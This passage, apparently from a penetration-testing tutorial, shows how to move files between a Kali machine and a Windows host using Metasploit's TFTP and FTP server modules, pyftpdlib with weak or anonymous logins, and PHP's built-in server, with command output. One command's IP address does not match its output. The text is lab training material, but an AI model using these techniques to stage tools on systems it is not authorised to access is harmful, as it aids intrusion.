
```
C:\Users\raj\Desktop>dir
```

File transfer using TFTP

TFTP (Trivial File Transfer Protocol) is a basic and minimalistic protocol for file transfers over a network. It operates over the UDP rather than TCP, this choice helps keep the protocol lightweight but means it does not provide the reliability and error-checking that TCP offers. It works on UDP port 69.

To transfer a file from kali linux to windows machine, we will be using the following command inside the **Metasploit** framework:


```
use auxiliary/server/tftp
set srvhost 192.168.31.141
set tftproot /root/raj
run
```



```
msf6 > use auxiliary/server/tftp
msf6 auxiliary(server/tftp) > set srvhost 192.168.31.141
srvhost ⇒ 192.168.31.141
msf6 auxiliary(server/tftp) > set tftproot /root/raj
tftproot ⇒ /root/raj
msf6 auxiliary(server/tftp) > run
[*] Auxiliary module running as background job 0.

[*] Starting TFTP server on 192.168.31.141:69 ...
msf6 auxiliary(server/tftp) > [*] Files will be served from /root/raj
[*] Uploaded files will be saved in /tmp
```

To download the file, we will run the following command in windows machine:

```
tftp -i 192.168.31.219 GET ignite.txt
dir
```




```
C:\Users\raj\Desktop>tftp -i 192.168.31.141 GET ignite.txt
Transfer successful: 25 bytes in 1 second(s), 25 bytes/s

C:\Users\raj\Desktop>dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\raj\Desktop

06/26/2024  12:43 PM    <DIR>          .
06/26/2024  12:43 PM    <DIR>          ..
06/26/2024  12:43 PM                25 ignite.txt
               1 File(s)             25 bytes
               2 Dir(s)  25,663,311,872 bytes free
```

File transfer using FTP

FTP (File Transfer Protocol) is a longstanding and widely utilized protocol for transferring files across a network. It enables users to upload, download, and manage files on a remote server. To enable the FTP service, we are going to use the Metasploit framework. It can be noted that here we are keeping an authentication on the service rather than keeping the anonymous login.

Following will be the commands:


```
use auxiliary/server/ftp
set srvhost 192.168.31.141
set ftproot /root/raj
set ftpuser raj
set ftppass 123
run
```



```
└─# msfconsole -q
msf6 > use auxiliary/server/ftp
msf6 auxiliary(server/ftp) > set srvhost 192.168.31.141
srvhost ⇒ 192.168.31.141
msf6 auxiliary(server/ftp) > set ftproot /root/raj
ftproot ⇒ /root/raj
msf6 auxiliary(server/ftp) > set ftpuser raj
ftpuser ⇒ raj
msf6 auxiliary(server/ftp) > set ftppass 123
ftppass ⇒ 123
msf6 auxiliary(server/ftp) > run
[*] Auxiliary module running as background job 0.

[*] Started service listener on 192.168.31.141:21
[*] Server started.
msf6 auxiliary(server/ftp) >
```

Once the server is started, the file can be downloaded after authenticating into the FTP server.

```
ftp 192.168.31.141
dir
get ignite.txt
```




```
C:\Users\raj\Desktop>ftp 192.168.31.141
Connected to 192.168.31.141.
220 FTP Server Ready
500 'OPTS UTF8 ON': command not understood.
User (192.168.31.141:(none)): raj
331 User name okay, need password...
Password:
230 Login OK
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection for /bin/ls
total 159
drwxr-xr-x   2 0       0        512 Jan  1  2000 .
-rw-r--r--   1 0       0         25 Jan  1  2000 ignite.txt
drwxr-xr-x   2 0       0        512 Jan  1  2000 ..
226 Transfer complete.
ftp: 173 bytes received in 0.03Seconds 5.58Kbytes/sec.
ftp> get ignite.txt
200 PORT command successful.
150 Opening BINARY mode data connection for ignite.txt
226 Transfer complete.
ftp: 25 bytes received in 0.00Seconds 25000.00Kbytes/sec.
ftp> bye
221 Logout

C:\Users\raj\Desktop>dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\Users\raj\Desktop

06/26/2024  12:57 PM    <DIR>          .
06/26/2024  12:57 PM    <DIR>          ..
06/26/2024  12:57 PM                25 ignite.txt
               1 File(s)             25 bytes
               2 Dir(s)  25,689,047,040 bytes free
```

We can also use the python FTP server using the pyftpdlib. It is a library of python which helps us to setup the FTP server on the machine. Here we will be using it to setup a FTP server on the kali machine.

First, we will start with the installation using pip3.


```
python3 -m venv pyftpdlib-venv
source pyftpdlib-venv/bin/activate
pip install pyftpdlib
```



```
┌──(root㉿kali)-[~]
└─# pip3 install pyftpdlib

Collecting pyftpdlib
  Downloading pyftpdlib-1.5.10.tar.gz (204 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 204
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Building wheels for collected packages: pyftpdlib
  Building wheel for pyftpdlib (pyproject.toml)
  Created wheel for pyftpdlib: filename=pyftpdlib
  Stored in directory: /root/.cache/pip/wheels/39
Successfully built pyftpdlib
```

After the installation is complete, we can start the FTP server using the authentication by the following command:


```
python3 -m pyftpdlib -w -p 21 -u ignite -P 123
```



```
┌──(root㉿kali)-[~/raj]
└─# python3 -m pyftpdlib -w -p 21 -u ignite -P 123
[I 2024-06-27 13:43:50] concurrency model: async
[I 2024-06-27 13:43:50] masquerade (NAT) address: None
[I 2024-06-27 13:43:50] passive ports: None
[I 2024-06-27 13:43:50] >>> starting FTP server on 0.0.0.0:21
```

Once the server is started we can authenticate into the FTP server from the windows machine and download the file. To upload the file we will use the put command and to download the file we will use the get command.


```
ftp 192.168.31.141
get ignite.txt
put C:\Users\raj\avni.txt
```



```
C:\Users\raj>ftp 192.168.31.141
Connected to 192.168.31.141.
220 pyftpdlib 1.5.10 ready.
530 Log in with USER and PASS first.
User (192.168.31.141:(none)): ignite
331 Username ok, send password.
Password:
230 Login successful.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
ignite.txt
226 Transfer complete.
ftp: 15 bytes received in 0.00Seconds 15000.00Kbytes/sec.
ftp> get ignite.txt
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp: 26 bytes received in 0.00Seconds 26000.00Kbytes/sec.
ftp> put C:\Users\raj\avni.txt
200 Active data connection established.
125 Data connection already open. Transfer starting.
226 Transfer complete.
ftp: 21 bytes sent in 0.00Seconds 21000.00Kbytes/sec.
ftp>
```

To setup FTP server for Anonymous login, we will run the same command but without the username and password.


```
python -m pyftpdlib -w -p 21
```



```
┌──(root㉿kali)-[~/raj]
└─# python -m pyftpdlib -w -p 21

/usr/local/lib/python3.11/dist-packages/pyftpdlib/authorizers.p
  self._check_permissions(username, perm)
[I 2024-06-27 13:49:21] concurrency model: async
[I 2024-06-27 13:49:21] masquerade (NAT) address: None
[I 2024-06-27 13:49:21] passive ports: None
[I 2024-06-27 13:49:21] >>> starting FTP server on 0.0.0.0:21,
```

Once the server is enabled for Anonymous login, we can perform it and view the files.

```
ftp 192.168.31.141
ls
```




```
C:\Users\raj>ftp 192.168.31.141
Connected to 192.168.31.141.
220 pyftpdlib 1.5.10 ready.
530 Log in with USER and PASS first.
User (192.168.31.141:(none)): anonymous
331 Username ok, send password.
Password:
230 Login successful.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
avni.txt
ignite.txt
226 Transfer complete.
ftp: 25 bytes received in 0.01Seconds 1.67Kbytes/sec.
ftp>
```

Different methods to setup the server for file transfer

To perform the **file transfer**, we need to **set up a server**, apart from using ***Updog***.

One way to achieve this is by setting up a server using **PHP** with the following command:


```
php -S 0.0.0.0:8081
```



```
┌──(root㉿kali)-[~/raj]
└─# php -S 0.0.0.0:8081
[Thu Jun 27 13:55:52 2024] PHP 8.2.1
```

Alternatively, you can use **Python2** by running:

